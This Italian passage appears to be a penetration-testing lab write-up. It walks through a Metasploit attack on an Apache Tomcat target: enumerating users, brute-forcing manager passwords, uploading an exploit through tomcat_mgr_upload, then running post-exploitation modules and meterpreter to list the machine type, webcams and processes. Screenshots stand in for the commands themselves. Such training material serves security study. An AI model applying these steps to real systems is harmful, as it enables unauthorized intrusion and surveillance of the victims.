


Utilizziamo ora il framework *Metasploit*, un tool presente nella macchina attaccante, che permette varie operazioni per prendere il controllo della macchina target.


Ricorrendo all'*auxiliary/scanner/http/tomcat_enum* opportunamente configurato, riusciamo ad ottenere una lista di utenti:



Usiamo ora l'*auxiliary/scanner/http/tomcat_mgr_login* per scovare le password degli utenti trovati in precedenza




Ora che abbiamo individuato utente e relativa password, procediamo ad effettuare l'exploit ricorrendo al modulo *exploit/multi/http/tomcat_mgr_upload*




Attraverso l’utilizzo dei moduli *post* riusciamo ad ottenere parte delle info richieste:


tipologia di macchina




lista delle WebCam




Dalla sessione meterpreter lanciamo il comando *ps* per elencare la lista dei processi attivi nella macchina target e richiamiamo il processo *explorer.exe*

